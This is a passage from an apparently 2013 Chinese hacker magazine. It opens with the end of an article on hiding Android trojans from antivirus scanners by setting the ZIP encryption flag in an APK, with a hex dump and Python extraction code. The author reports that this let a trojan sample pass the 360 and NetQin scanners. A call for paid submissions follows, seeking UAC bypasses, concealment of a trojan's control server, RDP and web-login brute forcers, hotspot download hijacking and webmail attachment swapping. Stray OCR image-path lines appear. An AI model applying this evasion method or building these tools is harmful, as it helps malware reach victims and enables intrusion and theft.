00003660: EB 5C 5B 44 01 00 00 34 02 00 00 14 00 00 00 00  隻[D...4........
00003670: 00 00 00 00 00 00 00 00 BC 2E 00 00 4D 45 54 41  ........?..MET.
00003680: 2D 49 4E 46 2F 4D 41 4E 49 46 45 53 54 2E 4D 46  A-INF/MANIFEST.M
00003690: 50 4B 01 02 14 00 14 00 09 00 08 00 50 59 4A 3E  FPK..........PYJ
000036A0: 4D 7D A0 F6 64 01 00 00 69 02 00 00 10 00 00 00  >M}猫d...i......
000036B0: 00 00 00 00 00 00 00 00 00 00 42 30 00 00 4D 45  ..........B0..M
000036C0: 45 54 41 2D 49 4E 46 2F 43 45 52 54 2E 53 46 50  ETA-INF/CERT.SFP
000036D0: 4B 01 02 14 00 14 00 09 00 08 00 50 59 4A 3E F8  K..........PYJ>?
000036E0: 13 9F DA 59 02 00 00 08 03 00 00 11 00 00 00 00  .熩Y............
000036F0: 00 00 00 00 00 00 00 00 00 E4 31 00 00 4D 45 54  .........?..MET.
00003700: 41 2D 49 4E 46 2F 43 45 52 54 2E 52 53 41 50 4B  A-INF/CERT.RSAPK
00003710: 05 06 00 00 00 00 0A 00 0A 00 92 02 00 00 7C 34  ..........?..|4.
00003720: 00 00 00 00                                      ....
```

图 1

当用 RAR 解压时会提示输入密码，但其实我们并没有设置密码，也就是说 zip 包内的文件并没有被真正的加密。

知道了加密的方法，解密的方法就简单了，只要将加密标志位设置成 00 即可解压。下面是我在网上找到的一段 Python 代码，可以实现直接解压。

```
import argparse
from zipfile import ZipFile, ZipInfo
class ApkFile(ZipFile):
    def extract(self, member, path=None, pwd=None):
        if not isinstance(member, ZipInfo):
            member = self.getinfo(member)
        member.flag_bits ^= member.flag_bits%2
        ZipFile.extract(self, member, path, pwd)
        print 'extracting %s' % member.filename
    def extractall(self, path=None, members=None, pwd=None):
        map(lambda entry: self.extract(entry, path, pwd), members if members is not None and len(members)>0 else self.filelist)
if __name__ == '__main__':
    parser = argparse.ArgumentParser(description='unpacks an APK that contains files which are wrongly marked as encrypted')
    parser.add_argument('apk', type=str)
    parser.add_argument('file', type=str, nargs='*')
    args = parser.parse_args()
    apk = ApkFile(args.apk,'r')
    apk.extractall(members=args.file)
```

接下来我们就用这个方法加密一个安卓小马，传到 360 和网秦的在线检测平台试试。小马样本传到 360 后，被征求识别，加密后上传未查出，如图 2 和图 3 所示。

图 2

图 3

小马样本上传到网秦后，同样被识别，加密后再传，提示安全，如图 4 和图 5 所示。




图 4




图 5

关于 APK 的免杀到此结束，这个方法目前还很有效，欢迎大家交流。

（完）

2013 年第 10 期杂志特约选题征稿

黑客防线于 2013 年推出新的约稿机制，每期均会推出编辑部特选的选题，涵盖信息安全领域的各个方面。对这些选题有兴趣的读者与作者，可联系投稿信箱：675122680@qq.com、hadefence@gmail.com，或者 QQ：675122680，确定有意的选题。按照要求如期完成稿件者，稿酬按照最高标准发放！特别优秀的稿酬另议。第 10 期的部分选题如下，完整的选题内容请见每月发送的约稿邮件。

1.绕过 Windows UAC 的权限限制

自本期始，黑客防线杂志长期征集有关绕过 Windows UAC 权限限制的文章（已知方法除外）。

1）Windows UAC 高权限下，绕过 UAC 提示进入系统的方法；

2）Windows UAC 低权限下，进入系统后提高账户权限的方法。

2.操作文件监控

说明：

1）支持软件： 记事本、office2003、office2007、adobe 文件格式

2）通过监控用户创建或者是打开的文件，如果发现存在 txt、doc、docx、xls、xlsx、ppt、pptx、pdf 等后缀文件则进行日志记录。

要求：

1）记录创建的 7 种文件格式的（txt、doc、docx、xls、xlsx、ppt、pptx、pdf）名称和路径；

2）文件的复制、新增、创建、删除都需要记录；

3）支持多国语言；

4）使用 C 或 C++语言，VC6 或者 VC2008 编译工具实现。

3. 多用户 3389 远程桌面登录

要求：

1）Windows XP 和 Win7，默认只允许一个用户操作桌面。当远程桌面登录进去，就会将当前桌面切换为锁定状态。请实现多用户登录远程桌面，同时操作，互不影响。

2）至少支持两个用户同时登录；

3）支持 Windows XP、Win7 32 位和 64 位；

4）支持中英文；

5）使用 VC++2008 编译工具，编写成控制台程序，完美支持，无任何出错提示。

4. Avast 杀毒软件研究

Avast 杀毒软件会对第一次运行的陌生文件做出提示，研究如何绕过陌生文件提示的方法。

5.WEB 服务器批量扫描破解

1）针对目标 IP 参数要求

10.10.0.0/16

10.10.3.0/24

10.10.1.0-10.255.255.255

2）针对目标 Web 服务器扫描要求

可以识别目标 Web 服务器上运行的 Web 服务器程序，比如 APACHE 或者 IIS 等，具体参考如下：

Tomcat Weblogic Jboss

Apache J0nAS WebSphere

Lotus Server IIS(Webdav) Axis2

Coldfusion Monkey HTTPD Nginx

3）针对目标 Web 服务器后台扫描

针对目标进行后台地址搜索。

4）针对目标 Web 后台密码破解

搜索到 Web 登录后台以后，尝试弱口令破解，可以指定字典。

6.木马控制端 IP 地址隐藏

要求：

1）在远程控制配置 server 时，一般情况下控制地址是写入被控端的，当木马样本被捕获分析时，可以分析出控制地址。针对这个问题，研究控制端地址隐藏技术，即使木马样本被捕获，也无法轻易发现木马的控制端真实地址。

2）使用 C 或 C++语言，VC6 或者 VC2008 编译工具实现。

7.暴力破解密码

要求：

1）针对 3389 远程桌面、VNC、R-admin、PCAnywhere 暴力破解密码；

2）读取指定的用户名和密码字典文件；

3）采用多线程；

4）所有函数都必须判断错误值；

5）使用 VC++2008 编译工具实现，控制台程序；

6）代码写成 C++类，直接声明类，调用类成员函数就可以调用功能；

7）支持 Windows XP/2003/7/2008。

8.Web 后台弱口令暴力破解

说明：

针对国际常用建站系统以及自编写的 WEB 后台无验证码登陆形式的后台弱口令帐密暴力破解。

要求：

1）能够自动或自定义抓取建站系统后台登陆验证脚本 URL，如 Word Press、Joomla、Drupal、MetInfo 等常用建站系统；

2）根据抓取提交帐密的 URL，可自动或自定义选择提交方式，自动或自定义提交登陆的参数，这里的自动指的是根据默认字典；

3）可自定义设置暴力破解速度，破解的时候需要显示进度条；

4）高级功能：默认字典跑不出来的后台，可根据设置相应的 GOOGLE、BING 等搜索引擎关键字，智能抓取并分析是否是后台以及自动抓取登陆 URL 及其参数；默认字典跑不出来的帐密可通过 GOOGLE、BING 等搜索引擎抓取目标相关的用户账户、邮箱账户，并以这些账户简单构造爆破帐密，如用户为 admin，密码可自动填充为域名，用户为 abcd@abcd.com，账户密码就可以设置为 abcd abcd 以及 abcd abcd123 或 abcd abcd123456 等简单帐密；

5）拓展：尽可能的多搜集国外常用建站系统后台来增强该软件查找并定位后台 URL 能力；暴力破解要稳定，后台 URL 字典以及帐密字典可自定义设置等。

9.编写端口扫描器

要求：

1）扫描出目标机器开放的端口，支持 TCP Connect、SYN、UDP 扫描方式；

2）扫描方式采用多线程，并能设置线程数；

3）将功能编写成 dll，导出功能函数；

4）代码写成 C++类，直接声明类，调用类成员函数就可以调用功能；

5）尽量多做出错异常处理，以防程序意外崩溃；

6）使用 VC++2008 编译工具编写；

7）支持系统 Windows XP/2003/2008/7。

10.CMD 下向指定 GHO 文件内写入文件

要求：

1）在 CMD 下，无 GUI 界面，向指定的 GHO 文件内写入数据；

2）GHO 文件为 XP、Win7 32/64 位的备份；

3）使用环境 XP、win7 32/64；

4）修改好后，将 GHO 文件的修改时间还原为原来一样的；

5）开发环境 VC。

11.Android WIFI Tether 数据转储劫持

说明：

WIFI Tether（开源项目）可以在 ROOT 过的 Android 设备上共享移动网络（也就是我们常说的 Wi-Fi 热点），请参照 WIFI Tether 实现一个程序，对流经本机的所有网络数据进行分析存储。

要求：

1）开启 WIFI 热点后，对流经本机的所有网络数据进行存储；

2）不同的网络协议存储为不同的文件，比如 HTTP 协议存储为 HTTP.DAT；

3）针对 HTTP 下载进行劫持，比如用户下载 www.xx.com/abc.zip，软件能拦截此地址并替换 abc.zip 文件。

12.邮箱附件劫持

说明：

编写一个程序，当用户在浏览器上登录邮箱（本地权限），发送邮件时，自动将附件里的文件替换为另外一个文件。

要求：

1）支持 Gmail、hotmail、yahoo 新版旧版、163、126。

2）支持 IE 浏览器 6/7/8/9/10，或支持火狐浏览器，或谷歌浏览器。

13.突破 Windows7 UAC

说明：

编写一个程序，绕过 Windows7 UAC 提示，启动另外一个程序，并使这个程序获取到管理员权限。

要求：

1）Windows UAC 安全设置为最高级别；

2）系统补丁打到最新；

3）支持 32 位和 64 位系统。

2013 征稿启示

《黑客防线》作为一本技术月刊，已经 13 年了。这十多年以来基本上形成了一个网络安全技术坎坷发展的主线，陪伴着无数热爱技术、钻研技术、热衷网络安全技术创新的同仁们实现了诸多技术突破。再次感谢所有的读者和作者，希望这份技术杂志可以永远陪你一起走下去。

投稿栏目:

首发漏洞

要求原创必须首发，杜绝一切二手资料。主要内容集中在各种 0Day 公布、讨论，欢迎第一手溢出类文章，特别欢迎主流操作系统和网络设备的底层 0Day，稿费从优，可以洽谈深度合作。有深度合作意向者，直接联系总编辑 binsun20000@hotmail.com。

Android 技术研究

黑防重点栏目，对 android 系统的攻击、破解、控制等技术的研究。研究方向包括 android 源代码解析、android 虚拟机，重点欢迎针对 android 下杀毒软件机制和系统底层机理研究的技术和成果。

本月焦点

针对时下的热点网络安全技术问题展开讨论，或发表自己的技术观点、研究成果，或针对某一技术事件做分析、评测。

漏洞攻防

利用系统漏洞、网络协议漏洞进行的渗透、入侵、反渗透，反入侵，包括比较流行的第三方软件和网络设备 0Day 的触发机理，对于国际国内发布的 poc 进行分析研究，编写并提供优化的 exploit 的思路和过程；同时可针对最新爆发的漏洞进行底层触发、shellcode 分析以及对各种平台的安全机制的研究。

脚本攻防

利用脚本系统漏洞进行的注入、提权、渗透；国内外使用率高的脚本系统的 0Day 以及相关防护代码。重点欢迎利用脚本语言缺陷和数据库漏洞配合的注入以及补丁建议；重点欢迎 PHP 、JSP 以及 html 边界注入的研究和代码实现。

工具与免杀

巧妙的免杀技术讨论；针对最新 Anti 杀毒软件、HIPS 等安全防护软件技术的讨论。特别欢迎突破安全防护软件主动防御的技术讨论，以及针对主流杀毒软件文件监控和扫描技术的新型思路对抗,并且欢迎在源代码基础上免杀和专杀的技术论证！最新工具，包括安全工具和黑客工具的新技术分析，以及新的使用技巧的实力讲解。

渗透与提权

黑防重点栏目。欢迎非 windows 系统、非 SQL 数据库以外的主流操作系统地渗透、提权技术讨论，特别欢迎内网渗透、摆渡、提权的技术突破。一切独特的渗透、提权实际例子均在此栏目发表，杜绝任何无亮点技术文章！

溢出研究

对各种系统包括应用软件漏洞的详细分析，以及底层触发、shellcode 编写、漏洞模式等。

外文精粹

选取国外优秀的网络安全技术文章，进行翻译、讨论。

网络安全顾问

我们关注局域网和广域网整体网络防/杀病毒、防渗透体系的建立；ARP 系统的整体防护；较有效的不损失网络资源的防范 DDos 攻击技术等相关方面的技术文章。

搜索引擎优化

主要针对特定关键词在各搜索引擎的综合排名、针对主流搜索引擎的多关键词排名的优化技术。

密界寻踪

关于算法、完全破解、硬件级加解密的技术讨论和病毒分析、虚拟机设计、外壳开发、调试及逆向分析技术的深入研究。

编程解析

各种安全软件和黑客软件的编程技术探讨；底层驱动、网络协议、进程的加载与控制技术探讨和 virus 高级应用技术编写；以及漏洞利用的关键代码解析和测试。重点欢迎 C/C++/ASM 自主开发独特工具的开源讨论。

投稿格式要求：

1）技术分析来稿一律使用 Word 编排，将图片插入文章中适当的位置，并明确标注“图 1”、“图 2”；

2）在稿件末尾请注明您的账户名、银行账号、以及开户地，包括你的真实姓名、准确的邮寄地址和邮编、、QQ 或者 MSN、邮箱、常用的笔名等，方便我们发放稿费。

3）投稿方式和和周期：

采用 E-Mail 方式投稿，投稿 mail：hadefence@gmail.com、QQ：675122680。投稿后，稿件录用情况将于 1～3 个工作日内回复，请作者留意查看。每月 10 日前投稿将有机会发表在下月杂志上，10 日后将放到下下月杂志，请作者朋友注意，确认在下一期也没使用者，可以另投他处。限于人力，未采用的恕不退稿 ，请自留底稿。

重点提示：严禁一稿两投。无论什么原因，如果出现重稿——与别的杂志重复——与别的网站重复，将会扣发稿费，从此不再录用该作者稿件。

4）稿费发放周期：

稿费当月发放，稿费从优。欢迎更多的专业技术人员加入到这个行列。

5）根据稿件质量，分为一等、二等、三等稿件，稿费标准如下：

一等稿件　　900 元/篇

二等稿件　　600 元/篇

三等稿件　　300 元/篇

6）稿费发放办法：

银行卡发放，支持境内各大银行借记卡，不支持信用卡。

7）投稿信箱及编辑联系

投稿信箱：hadefence@gmail.com

编辑 QQ：675122680